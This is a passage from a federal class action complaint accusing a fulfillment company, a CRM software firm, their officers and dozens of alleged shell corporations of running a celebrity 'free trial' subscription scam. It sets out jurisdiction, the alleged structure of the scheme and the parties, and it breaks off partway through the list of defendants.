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*Attorneys for Plaintiff LeAnne Tan  
and the putative Class*

UNITED STATES DISTRICT COURT  
SOUTHERN DISTRICT OF CALIFORNIA

LEANNE TAN, Individually and On  
Behalf of All Others Similarly Situated,  
Plaintiff,

vs.

QUICK BOX, LLC; STEPHEN ADELE;  
CHAD BIGGINS; JAMES MARTELL;  
KONNEKTIVE LLC; KONNEKTIVE  
CORPORATION; KONNEKTIVE  
REWARDS, LLC; MATTHEW  
MARTORANO; KATHRYN  
MARTORANO; TOTAL HEALTH  
SUPPLY TUA, INC.; DL GROUP, INC.;  
BEAUTIFUL SKIN AND HEALTH SL,  
INC.; BEAUTY AND BALANCE LV,  
INC.; COASTAL BEAUTY CARE KV,  
INC.; COASTAL HEALTH & BODY  
TML, INC.; COASTAL SKIN CARE DC,  
INC.; COMPLETE BEAUTIFUL SKIN  
DT, INC.; COMPLETE DIETARY  
HEALTH DT, INC.; DIET AND  
BEAUTY ENTERPRISE JB, INC.; DIET  
FOCUS MG, INC.; DIETARY 8 LEAVES  
TL, INC.; DIETARY CARE GROUP MK,  
INC.; DIETARY HEALTH DL, INC.;

Case No.: No. 3:20-cv-01082-H-WVG

**FIRST AMENDED CLASS ACTION  
COMPLAINT FOR:**

- (1) Violation of California’s Consumer Legal Remedies Act;
- (2) Violation of California’s False Advertising Law;
- (3) Violation of the Unfair and Fraudulent Prongs of California’s Unfair Competition Law;
- (4) Violation of the Unlawful Prong California’s Unfair Competition Law;
- (5) Civil RICO;
- (6) Violation of Various Consumer Protection Laws.

**DEMAND FOR JURY TRIAL**

1 DIETARY HEALTH MANAGEMENT  
2 SL, INC.; DIETARY HEALTH  
3 SUPPLEMENTS ADN, INC.; DIETARY  
4 MIND & BODY AR, INC.; DIETARY  
5 PILLS TTH, INC.; DIETARY  
6 SUPPLEMENTS 8 LEAVES TL, INC.;  
7 DIETARY SUPPLEMENTS NS, INC.;  
8 EM STRENGTH & WELLNESS  
9 PRODUCTS, INC.; EW IDEAL HEALTH  
10 STORE, INC.; EW RADIANT SKIN  
11 STORE, INC.; FIT AND SLIM BODY  
12 OLO, INC.; FIT BODY FOREVER KZ,  
13 INC.; FIT LIFESTYLE ENTERPRISE JD,  
14 INC.; FITNESS & HEALTH  
15 SUPPLEMENTS PKL, INC.; FLAWLESS  
16 BEAUTY FOREVER MC, INC.;  
17 FOREVER BEAUTIFUL PRODUCTS  
18 KZ, INC.; FOREVER BEAUTY AND  
19 BALANCE JL, INC.; HEALTH & BODY  
20 CARE TN, INC.; HEALTH & SKIN  
21 NUTRITION JLN, INC.; HEALTH &  
22 WELLNESS PRODUCTS EM, INC;  
23 HEALTH AND DIET PRODUCTS ISA,  
24 INC.; HEALTH AND FITNESS  
25 LIFESTYLE JL, INC.; HEALTH  
26 ENTERPRISE AR, INC.; HEALTH  
27 ENTERPRISE LT, INC.; HEALTH SKIN  
28 AND BEAUTY MAYA, INC.; HEALTH  
SKIN AND BODY JB, INC.; HEALTHY  
AND SLIM TT, INC.; HEALTHY  
BEAUTIFUL SKIN JD, INC.; HEALTHY  
BODY & BALANCE CD, INC.;  
HEALTHY FIT LIFESTYLE DC, INC.;  
HEALTHY LEAVES TL, INC.;  
HEALTHY LIFESTYLE DIET JL, INC.;  
HEALTHY SKIN GROUP TQH, INC.;  
HEALTHY SKIN LIFESTYLE JB, INC.;  
HEALTHY SUPPLEMENTS MAYA,  
INC.; IDEAL SKIN & HEALTH CARE  
NA, INC.; LASTING FITNESS &

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1 BEAUTY JLN, INC.; PKL  
2 EVERLASTING BEAUTY, INC.;  
3 RADIANT SKIN & BODY SHOP ATN,  
4 INC.; REMARKABLE BEAUTY TN,  
5 INC.; REMARKABLE HEALTH  
6 SUPPLY PO, INC.; SELECT SKIN  
7 PRODUCTS MV, INC.; SKIN AND  
8 BEAUTY NS, INC.; SKIN BEAUTY &  
9 HEALTH JN, INC.; SKIN BEAUTY AND  
10 BALANCE CD, INC.; SKIN BEAUTY  
11 ENTERPRISE MG, INC.; SKIN BEAUTY  
12 PRODUCTS ISA, INC.; SKIN CARE  
13 ENTERPRISE TTH, INC.; SKIN CARE  
14 GROUP MK, INC.; SKIN PRODUCTS  
15 RUBIO, INC.; STRENGTH & FITNESS  
16 LIFESTYLE LT, INC.; TOTAL FITNESS  
17 & HEALTH MC, INC.; VIBRANT FACE  
18 & BEAUTY SHOP ATN, INC. and JOHN  
19 DOES 1-10,

20 Defendants.

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21 Plaintiff LeAnne Tan (“Ms. Tan” or “Plaintiff”), individually and on behalf of all  
22 others similarly situated nationwide and in the State of California, by and through the  
23 undersigned counsel, hereby files this Class Action Complaint against Defendants and  
24 allege as follows:

25 **JURISDICTION AND VENUE**

26 1. This Court has jurisdiction over this matter because this is a class action in  
27 which, on information and belief, the damages exceed \$5 million, exclusive of interest and  
28 costs, the number of class members exceeds 100, and as demonstrated below, the parties  
are diverse pursuant to the Class Action Fairness Act of 2005 (“CAFA”), 28 U.S.C. §  
1332(d). The believed scope of the damages and number of class members are based on  
Plaintiff’s investigation and the BBB report attached as Exhibit 1, as well as the  
information filed in prior lawsuits against Defendants as discussed further below.

1           2.     This court also has jurisdiction because Plaintiff’s Electronic Fund Transfer  
2 Act claim, 15 U.S.C. § 1693e, arises under federal law.

3           3.     This court also has jurisdiction because Plaintiff’s Racketeer Influenced and  
4 Corrupt Organizations Act (“RICO”) claim, 18 U.S.C. §§ 1961, *et seq.*, arises under federal  
5 law.

6           4.     This Court has supplemental jurisdiction over the state law claims in this  
7 action pursuant to 28 U.S.C. § 1367.

8           5.     This Court has personal jurisdiction over Defendants because Defendants are  
9 authorized to conduct and do business in California, including this District. Defendants  
10 marketed, promoted, distributed, and sold their products in California, and Defendants have  
11 sufficient minimum contacts with this State and/or sufficiently availed themselves of the  
12 markets in this State through their promotion, sales, distribution, and marketing within this  
13 State, including this District, to render the exercise of jurisdiction by this Court permissible.  
14 As described in further detail herein, each Defendant purposely directed their conduct  
15 towards California residents. The Defendants named as the “La Pura Defendants” are also  
16 either California corporations or have their principle place of business in California and are  
17 thus subject to general jurisdiction in California.

18           6.     This Court further has personal jurisdiction over all Defendants as to the RICO  
19 claim under 28 U.S.C. § 1965(b). No other single jurisdiction will have personal  
20 jurisdiction over all of the alleged conspirators because the Defendants are located in  
21 California, Colorado, Puerto Rico, Delaware, and Georgia. The location of the John Does  
22 is currently unknown. Personal jurisdiction is appropriate as to the remaining claims under  
23 the doctrine of pendent personal jurisdiction because they arise from the same common  
24 nucleus of operative facts as the RICO claim.

25           7.     Venue is proper in this Court pursuant to 28 U.S.C. §§ 1391(a) and (b) because  
26 a substantial part of the events giving rise to Plaintiff’s claims occurred while she resided  
27 in this judicial district, including signing up for a “free trial” of the products at issue.  
28

**NATURE OF THE ACTION**

1  
2 8. This action involves a form of fraud and cybercrime that has become  
3 increasingly common—and lucrative—across the Internet, known as the celebrity “free  
4 trial” scam. These scams entice consumers with fake celebrity and magazine endorsements,  
5 claiming that well-known celebrities have either endorsed or created a new line of  
6 cosmetics products. The operators of these scams offer consumers a “free trial”—falsely  
7 claiming that if you just pay the shipping and handling, then you can try these amazing  
8 new products for free.

9 9. But the products are anything but free. The scammers’ only goal is to  
10 fraudulently obtain the victim’s credit card or bank account information. And once they  
11 have it, they begin billing their victims for subscriptions they never signed up for, never  
12 agreed to, and about which they were never properly informed. Using multiple websites,  
13 the scammers present one face to the consumer—a “landing page” website offering the free  
14 trial with no disclosure of a subscription, or a disclosure buried in a terms of service on a  
15 separate page—and a completely different face to the banks investigating complaints,  
16 which is a second website appearing to fully comply with the law and fully disclose those  
17 subscriptions. However, the second website—the “false front”—is never viewed by the  
18 consumer. Instead, the consumer signs up for the fake “free trial” from a well-hidden  
19 landing page on a completely different website. Consequently, consumers are left with no  
20 recourse because the scammers have defrauded their banks into believing they consented  
21 to be billed, when in fact they did not.

22 10. These scammers operate in rings, as described in Exhibit 1. Those rings  
23 generally include: (1) the marketers/branders of the products, including the scammers  
24 named as the La Pura Defendants herein, who create “free trial” landing pages to lure  
25 unwitting victims to purchase the products and also operate a “false front” website to avoid  
26 detection by the banks and credit card companies, (2) fulfillment companies, including the  
27 QuickBox Defendants, who provide turnkey “white label” products to the  
28 marketers/branders, assist the marketers/branders with affiliate marketing and advertising,

1 distribute the products to unwitting consumers nationwide, and handle returns when  
2 customers complain, (3) “CRM” or customer relationship management software  
3 companies, including the Konnektive Defendants, who provide specialized software for  
4 the scammers to create their “free trial” landing pages and “false front” websites and to  
5 enable them to utilize multiple merchant accounts and chargeback/re-billing screening in  
6 order to avoid fraud detection by banks and credit card companies, (4) affiliates and  
7 affiliate networks who are paid to advertise the fake celebrity and magazine endorsements,  
8 and (5) “crooked processors” who assist the scammers in avoiding detection by bank and  
9 credit card companies.

10 11. These rings of scammers are structured in this way in the mistaken belief that  
11 the members of the ring will avoid liability by pretending to be legitimate businesses and  
12 pretending to have no knowledge of the actions of the others. But every member knows  
13 full well what they are doing—the marketers/branders, including the La Pura Defendants,  
14 intentionally seek out affiliates and affiliate networks to do their dirty work under the  
15 pretense of “independent contractor” agreements and operate different websites to avoid  
16 fraud detection by banks and credit card companies, the fulfillment companies, including  
17 the QuickBox Defendants, handle numerous consumer complaints for the unauthorized  
18 billing of products the consumers did not purchase, and the CRM companies, including the  
19 Konnektive Defendants, as well as the “crooked processors” openly pitch themselves as  
20 being able to help their clients avoid fraud detection and chargebacks.

21 12. Ms. Tan was a victim of these scammers—but many others have been as well.  
22 This lawsuit seeks to hold accountable the members of the conspiracy that defrauded her,  
23 defrauded her bank, and defrauded many other consumers as well.

24 **THE PARTIES**

25 **Plaintiff**

26 13. Plaintiff LeAnne Tan is a citizen of the State of California and resides in San  
27 Diego, California, where she resided at the time of her purchase of the La Pura product.  
28 On or around January 10, 2020, she signed up for a “free trial” of one La Pura skin product

1 with the expectation she would only be billed for the low shipping cost of \$4.94. Without  
2 her knowledge or authorization, Ms. Tan’s credit card was charged on two consecutive  
3 days for a subscription totaling \$172.83. While Ms. Tan received a partial refund from La  
4 Pura after she complained to customer service and requested a full refund, ultimately, she  
5 was unable to recover all of the money taken from her by Defendants.

6 **The Defendants**

7 14. QUICK BOX, LLC is a limited liability company organized and existing  
8 under the laws of the State of Colorado, and its principal place of business is 11551 E. 45th  
9 Avenue, Unit C, Denver, Colorado 80239.

10 15. STEPHEN ADELE is a resident of the State of Colorado, residing at 2263 S.  
11 Loveland Street, Denver, Colorado 80228. Adele is the current Chief Executive Officer of  
12 Quick Box LLC, and on information and belief, he operates Quick Holdings LLC as well.

13 16. CHAD BIGGINS is a resident of the State of Georgia, residing at 205 Carter  
14 Drive, McDonough, Georgia 30252. The QuickBox Defendants list Mr. Biggins as a  
15 member of its executive management team and co-owner, and tout his marketing  
16 experience as a reason for clients to work with them. On information and belief, Mr.  
17 Biggins directly assists clients customers of the QuickBox Defendants in running their free  
18 trial scams.

19 17. JAMES MARTELL is a resident of the State of Colorado, residing at 3095  
20 Blue Mountain Drive, Broomfield, Colorado 80023. The QuickBox Defendants list Martell  
21 as a member of its executive management team and co-owner, along with Defendant  
22 Biggins, and tout his marketing experience as a reason for clients to work with them. On  
23 information and belief, Mr. Martell directly assists customers of the QuickBox Defendants  
24 in running their free trial scams, including through his company, Brand Innovate.

25 18. KONNEKTIVE LLC is a Puerto Rico corporation, and its designated office  
26 address is 2421 Laurel Street, San Juan, PR 00913. Matthew Martorano is listed as its  
27 authorized person.

1           19. KONNEKTIVE CORPORATION is a Georgia corporation with its principle  
2 place of business as 105 Hembree Park Drive, Suite A, Roswell, Georgia 30076. Its  
3 registered agent is Kathryn Martorano.

4           20. KONNEKTIVE REWARDS, LLC is a Puerto Rico corporation with a  
5 registered address of 2421 Laurel Street, San Juan, Puerto Rico 00913. Its authorized agent  
6 is Matthew Martorano.

7           21. MATTHEW MARTORANO is an individual residing at 1 Calle Almendro,  
8 #303, San Juan, Puerto Rico 00913. Konnektive’s website lists Mr. Martorano as its co-  
9 founder, along with his wife, Defendant Kathryn Martorano. He was the CEO of  
10 Konnektive Corporation through 2019, and continues to work for the company.

11           22. KATHRYN MARTORANO is an individual residing at 1 Calle Almendro,  
12 #303, San Juan, Puerto Rico 00913. Konnektive’s website lists Mrs. Martorano and her  
13 husband, Defendant Matthew Martorano, as its co-founders. She is the CEO, CFO,  
14 Secretary, and registered agent of Konnektive Corporation.

15           23. TOTAL HEALTH SUPPLY TUA, INC. is a California corporation whose  
16 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
17 information and belief, this company is a shell entity which was used to apply for merchant  
18 accounts for the purpose of billing members of the Class, committing bank fraud, and  
19 evading detection by the fraud departments of financial institutions resulting in injury to  
20 Plaintiff and the Class.

21           24. DL GROUP, INC. is a Delaware corporation registered to do business in  
22 California under the name “DL Management Group Inc.” Its registered agent is Elinor  
23 Spector at 1017 L Street #439, Sacramento, CA 95814. Its principal place of business is  
24 listed with the California Secretary of State as 746 W. Huntington Dr., Unit D, Arcada, CA  
25 91007. On information and belief, this company is a shell entity which was used to apply  
26 for merchant accounts for the purpose of billing members of the Class, committing bank  
27 fraud, and evading detection by the fraud departments of financial institutions resulting in  
28 injury to Plaintiff and the Class.

1           25. BEAUTIFUL SKIN AND HEALTH SL, INC. is a California corporation  
2 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.  
3 On information and belief, this company is a shell entity which was used to apply for  
4 merchant accounts for the purpose of billing members of the Class, committing bank fraud,  
5 and evading detection by the fraud departments of financial institutions resulting in injury  
6 to Plaintiff and the Class.

7           26. BEAUTY AND BALANCE LV, INC. is a California corporation whose  
8 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
9 information and belief, this company is a shell entity which was used to apply for merchant  
10 accounts for the purpose of billing members of the Class, committing bank fraud, and  
11 evading detection by the fraud departments of financial institutions resulting in injury to  
12 Plaintiff and the Class.

13           27. COASTAL BEAUTY CARE KV, INC. is a California corporation whose  
14 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
15 information and belief, this company is a shell entity which was used to apply for merchant  
16 accounts for the purpose of billing members of the Class, committing bank fraud, and  
17 evading detection by the fraud departments of financial institutions resulting in injury to  
18 Plaintiff and the Class.

19           28. COASTAL HEALTH & BODY TML, INC. is a California corporation whose  
20 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
21 information and belief, this company is a shell entity which was used to apply for merchant  
22 accounts for the purpose of billing members of the Class, committing bank fraud, and  
23 evading detection by the fraud departments of financial institutions resulting in injury to  
24 Plaintiff and the Class.

25           29. COASTAL SKIN CARE DC, INC. is a California corporation whose  
26 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
27 information and belief, this company is a shell entity which was used to apply for merchant  
28 accounts for the purpose of billing members of the Class, committing bank fraud, and

1 evading detection by the fraud departments of financial institutions resulting in injury to  
2 Plaintiff and the Class.

3 30. COMPLETE BEAUTIFUL SKIN DT, INC. is a California corporation whose  
4 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
5 information and belief, this company is a shell entity which was used to apply for merchant  
6 accounts for the purpose of billing members of the Class, committing bank fraud, and  
7 evading detection by the fraud departments of financial institutions resulting in injury to  
8 Plaintiff and the Class.

9 31. COMPLETE DIETARY HEALTH DT, INC. is a California corporation  
10 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.  
11 On information and belief, this company is a shell entity which was used to apply for  
12 merchant accounts for the purpose of billing members of the Class, committing bank fraud,  
13 and evading detection by the fraud departments of financial institutions resulting in injury  
14 to Plaintiff and the Class.

15 32. DIET AND BEAUTY ENTERPRISE JB, INC. is a California corporation  
16 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.  
17 On information and belief, this company is a shell entity which was used to apply for  
18 merchant accounts for the purpose of billing members of the Class, committing bank fraud,  
19 and evading detection by the fraud departments of financial institutions resulting in injury  
20 to Plaintiff and the Class.

21 33. DIET FOCUS MG, INC. is a California corporation whose registered agent  
22 is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On information and belief,  
23 this company is a shell entity which was used to apply for merchant accounts for the  
24 purpose of billing members of the Class, committing bank fraud, and evading detection by  
25 the fraud departments of financial institutions resulting in injury to Plaintiff and the Class.

26 34. DIETARY 8 LEAVES TL, INC. is a California corporation whose registered  
27 agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On information and  
28 belief, this company is a shell entity which was used to apply for merchant accounts for

1 the purpose of billing members of the Class, committing bank fraud, and evading detection  
2 by the fraud departments of financial institutions resulting in injury to Plaintiff and the  
3 Class.

4 35. DIETARY CARE GROUP MK, INC. is a California corporation whose  
5 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
6 information and belief, this company is a shell entity which was used to apply for merchant  
7 accounts for the purpose of billing members of the Class, committing bank fraud, and  
8 evading detection by the fraud departments of financial institutions resulting in injury to  
9 Plaintiff and the Class.

10 36. DIETARY HEALTH DL, INC. is a California corporation whose registered  
11 agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On information and  
12 belief, this company is a shell entity which was used to apply for merchant accounts for  
13 the purpose of billing members of the Class, committing bank fraud, and evading detection  
14 by the fraud departments of financial institutions resulting in injury to Plaintiff and the  
15 Class.

16 37. DIETARY HEALTH MANAGEMENT SL, INC. is a California corporation  
17 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.  
18 On information and belief, this company is a shell entity which was used to apply for  
19 merchant accounts for the purpose of billing members of the Class, committing bank fraud,  
20 and evading detection by the fraud departments of financial institutions resulting in injury  
21 to Plaintiff and the Class.

22 38. DIETARY HEALTH SUPPLEMENTS ADN, INC. is a California  
23 corporation whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento,  
24 CA 95814. On information and belief, this company is a shell entity which was used to  
25 apply for merchant accounts for the purpose of billing members of the Class, committing  
26 bank fraud, and evading detection by the fraud departments of financial institutions  
27 resulting in injury to Plaintiff and the Class.

1           39. DIETARY MIND & BODY AR, INC. is a Delaware corporation registered  
2 to do business in California. Its registered agent is Registered Agents Inc., 30 N Gould, Ste  
3 R, Sheridan, WY 82801. Its principal place of business is listed with the California  
4 Secretary of State as 126 Willis St., Suite 200, Redding, CA 96001. On information and  
5 belief, this company is a shell entity which was used to apply for merchant accounts for  
6 the purpose of billing members of the Class, committing bank fraud, and evading detection  
7 by the fraud departments of financial institutions resulting in injury to Plaintiff and the  
8 Class.

9           40. DIETARY PILLS TTH, INC. is a Delaware corporation registered to do  
10 business in California. Its registered agent is Elinor Spector at 1017 L Street #439,  
11 Sacramento, CA 95814. Its principal place of business is listed with the California  
12 Secretary of State as 9350 Bolsa Ave., SPC 21, Westminster, CA 92683. On information  
13 and belief, this company is a shell entity which was used to apply for merchant accounts  
14 for the purpose of billing members of the Class, committing bank fraud, and evading  
15 detection by the fraud departments of financial institutions resulting in injury to Plaintiff  
16 and the Class.

17           41. DIETARY SUPPLEMENTS 8 LEAVES TL, INC. is a California corporation  
18 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.  
19 On information and belief, this company is a shell entity which was used to apply for  
20 merchant accounts for the purpose of billing members of the Class, committing bank fraud,  
21 and evading detection by the fraud departments of financial institutions resulting in injury  
22 to Plaintiff and the Class.

23           42. DIETARY SUPPLEMENTS NS, INC. is a Delaware corporation registered  
24 to do business in California. Its registered agent is Registered Agents Inc., 30 N Gould, Ste  
25 R, Sheridan, WY 82801. Its principal place of business is listed with the California  
26 Secretary of State as 4080 W. 1st St, SPC #258, Santa Ana, CA 92703. On information and  
27 belief, this company is a shell entity which was used to apply for merchant accounts for  
28 the purpose of billing members of the Class, committing bank fraud, and evading detection

1 by the fraud departments of financial institutions resulting in injury to Plaintiff and the  
2 Class.

3 43. EM STRENGTH & WELLNESS PRODUCTS, INC. is a California  
4 corporation whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento,  
5 CA 95814. On information and belief, this company is a shell entity which was used to  
6 apply for merchant accounts for the purpose of billing members of the Class, committing  
7 bank fraud, and evading detection by the fraud departments of financial institutions  
8 resulting in injury to Plaintiff and the Class.

9 44. EW IDEAL HEALTH STORE, INC. is a California corporation whose  
10 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
11 information and belief, this company is a shell entity which was used to apply for merchant  
12 accounts for the purpose of billing members of the Class, committing bank fraud, and  
13 evading detection by the fraud departments of financial institutions resulting in injury to  
14 Plaintiff and the Class.

15 45. EW RADIANT SKIN STORE, INC. is a California corporation whose  
16 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
17 information and belief, this company is a shell entity which was used to apply for merchant  
18 accounts for the purpose of billing members of the Class, committing bank fraud, and  
19 evading detection by the fraud departments of financial institutions resulting in injury to  
20 Plaintiff and the Class.

21 46. FIT AND SLIM BODY OLO, INC. is a California corporation whose  
22 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
23 information and belief, this company is a shell entity which was used to apply for merchant  
24 accounts for the purpose of billing members of the Class, committing bank fraud, and  
25 evading detection by the fraud departments of financial institutions resulting in injury to  
26 Plaintiff and the Class.

27 47. FIT BODY FOREVER KZ, INC. is a California corporation whose registered  
28 agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On information and

1 belief, this company is a shell entity which was used to apply for merchant accounts for  
2 the purpose of billing members of the Class, committing bank fraud, and evading detection  
3 by the fraud departments of financial institutions resulting in injury to Plaintiff and the  
4 Class.

5 48. FIT LIFESTYLE ENTERPRISE JD, INC. is a California corporation whose  
6 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
7 information and belief, this company is a shell entity which was used to apply for merchant  
8 accounts for the purpose of billing members of the Class, committing bank fraud, and  
9 evading detection by the fraud departments of financial institutions resulting in injury to  
10 Plaintiff and the Class.

11 49. FITNESS & HEALTH SUPPLEMENTS PKL, INC. is a California  
12 corporation whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento,  
13 CA 95814. On information and belief, this company is a shell entity which was used to  
14 apply for merchant accounts for the purpose of billing members of the Class, committing  
15 bank fraud, and evading detection by the fraud departments of financial institutions  
16 resulting in injury to Plaintiff and the Class.

17 50. FLAWLESS BEAUTY FOREVER MC, INC. is a California corporation  
18 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.  
19 On information and belief, this company is a shell entity which was used to apply for  
20 merchant accounts for the purpose of billing members of the Class, committing bank fraud,  
21 and evading detection by the fraud departments of financial institutions resulting in injury  
22 to Plaintiff and the Class.

23 51. FOREVER BEAUTIFUL PRODUCTS KZ, INC. is a California corporation  
24 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.  
25 On information and belief, this company is a shell entity which was used to apply for  
26 merchant accounts for the purpose of billing members of the Class, committing bank fraud,  
27 and evading detection by the fraud departments of financial institutions resulting in injury  
28 to Plaintiff and the Class.

1           52. FOREVER BEAUTY AND BALANCE JL, INC. is a California corporation  
2 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.  
3 On information and belief, this company is a shell entity which was used to apply for  
4 merchant accounts for the purpose of billing members of the Class, committing bank fraud,  
5 and evading detection by the fraud departments of financial institutions resulting in injury  
6 to Plaintiff and the Class.

7           53. HEALTH & BODY CARE TN, INC. is a California corporation whose  
8 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
9 information and belief, this company is a shell entity which was used to apply for merchant  
10 accounts for the purpose of billing members of the Class, committing bank fraud, and  
11 evading detection by the fraud departments of financial institutions resulting in injury to  
12 Plaintiff and the Class.

13           54. HEALTH & SKIN NUTRITION JLN, INC. is a California corporation whose  
14 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
15 information and belief, this company is a shell entity which was used to apply for merchant  
16 accounts for the purpose of billing members of the Class, committing bank fraud, and  
17 evading detection by the fraud departments of financial institutions resulting in injury to  
18 Plaintiff and the Class.

19           55. HEALTH & WELLNESS PRODUCTS EM, INC. is a California corporation  
20 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.  
21 On information and belief, this company is a shell entity which was used to apply for  
22 merchant accounts for the purpose of billing members of the Class, committing bank fraud,  
23 and evading detection by the fraud departments of financial institutions resulting in injury  
24 to Plaintiff and the Class.

25           56. HEALTH AND DIET PRODUCTS ISA, INC. is a California corporation  
26 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.  
27 On information and belief, this company is a shell entity which was used to apply for  
28 merchant accounts for the purpose of billing members of the Class, committing bank fraud,

1 and evading detection by the fraud departments of financial institutions resulting in injury  
2 to Plaintiff and the Class.

3 57. HEALTH AND FITNESS LIFESTYLE JL, INC. is a California corporation  
4 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.  
5 On information and belief, this company is a shell entity which was used to apply for  
6 merchant accounts for the purpose of billing members of the Class, committing bank fraud,  
7 and evading detection by the fraud departments of financial institutions resulting in injury  
8 to Plaintiff and the Class.

9 58. HEALTH ENTERPRISE AR, INC. is a California corporation whose  
10 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
11 information and belief, this company is a shell entity which was used to apply for merchant  
12 accounts for the purpose of billing members of the Class, committing bank fraud, and  
13 evading detection by the fraud departments of financial institutions resulting in injury to  
14 Plaintiff and the Class.

15 59. HEALTH ENTERPRISE LT, INC. is a California corporation whose  
16 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
17 information and belief, this company is a shell entity which was used to apply for merchant  
18 accounts for the purpose of billing members of the Class, committing bank fraud, and  
19 evading detection by the fraud departments of financial institutions resulting in injury to  
20 Plaintiff and the Class.

21 60. HEALTH SKIN AND BEAUTY MAYA, INC. is a California corporation  
22 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.  
23 On information and belief, this company is a shell entity which was used to apply for  
24 merchant accounts for the purpose of billing members of the Class, committing bank fraud,  
25 and evading detection by the fraud departments of financial institutions resulting in injury  
26 to Plaintiff and the Class.

27 61. HEALTH SKIN AND BODY JB, INC. is a Delaware corporation registered  
28 to do business in California. Its registered agent is Elinor Spector at 1017 L Street #439,

1 Sacramento, CA 95814. Its principal place of business is listed with the California  
2 Secretary of State as 115 S. Birch St., Santa Ana, CA 92701. On information and belief,  
3 this company is a shell entity which was used to apply for merchant accounts for the  
4 purpose of billing members of the Class, committing bank fraud, and evading detection by  
5 the fraud departments of financial institutions resulting in injury to Plaintiff and the Class.

6 62. HEALTHY AND SLIM TT, INC. is a California corporation whose  
7 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
8 information and belief, this company is a shell entity which was used to apply for merchant  
9 accounts for the purpose of billing members of the Class, committing bank fraud, and  
10 evading detection by the fraud departments of financial institutions resulting in injury to  
11 Plaintiff and the Class.

12 63. HEALTHY BEAUTIFUL SKIN JD, INC. is a California corporation whose  
13 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
14 information and belief, this company is a shell entity which was used to apply for merchant  
15 accounts for the purpose of billing members of the Class, committing bank fraud, and  
16 evading detection by the fraud departments of financial institutions resulting in injury to  
17 Plaintiff and the Class.

18 64. HEALTHY BODY & BALANCE CD, INC. is a California corporation  
19 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.  
20 On information and belief, this company is a shell entity which was used to apply for  
21 merchant accounts for the purpose of billing members of the Class, committing bank fraud,  
22 and evading detection by the fraud departments of financial institutions resulting in injury  
23 to Plaintiff and the Class.

24 65. HEALTHY FIT LIFESTYLE DC, INC. is a California corporation whose  
25 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
26 information and belief, this company is a shell entity which was used to apply for merchant  
27 accounts for the purpose of billing members of the Class, committing bank fraud, and  
28 evading detection by the fraud departments of financial institutions resulting in injury to

1 Plaintiff and the Class.

2 66. HEALTHY LEAVES TL, INC. is a California corporation whose registered  
3 agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On information and  
4 belief, this company is a shell entity which was used to apply for merchant accounts for  
5 the purpose of billing members of the Class, committing bank fraud, and evading detection  
6 by the fraud departments of financial institutions resulting in injury to Plaintiff and the  
7 Class.

8 67. HEALTHY LIFESTYLE DIET JL, INC. is a California corporation whose  
9 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
10 information and belief, this company is a shell entity which was used to apply for merchant  
11 accounts for the purpose of billing members of the Class, committing bank fraud, and  
12 evading detection by the fraud departments of financial institutions resulting in injury to  
13 Plaintiff and the Class.

14 68. HEALTHY SKIN GROUP TQH, INC. is a California corporation whose  
15 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
16 information and belief, this company is a shell entity which was used to apply for merchant  
17 accounts for the purpose of billing members of the Class, committing bank fraud, and  
18 evading detection by the fraud departments of financial institutions resulting in injury to  
19 Plaintiff and the Class.

20 69. HEALTHY SKIN LIFESTYLE JB, INC. is a California corporation whose  
21 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
22 information and belief, this company is a shell entity which was used to apply for merchant  
23 accounts for the purpose of billing members of the Class, committing bank fraud, and  
24 evading detection by the fraud departments of financial institutions resulting in injury to  
25 Plaintiff and the Class.

26 70. HEALTHY SUPPLEMENTS MAYA, INC. is a California corporation whose  
27 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
28 information and belief, this company is a shell entity which was used to apply for merchant

1 accounts for the purpose of billing members of the Class, committing bank fraud, and  
2 evading detection by the fraud departments of financial institutions resulting in injury to  
3 Plaintiff and the Class.

4 71. IDEAL SKIN & HEALTH CARE NA, INC. is a California corporation whose  
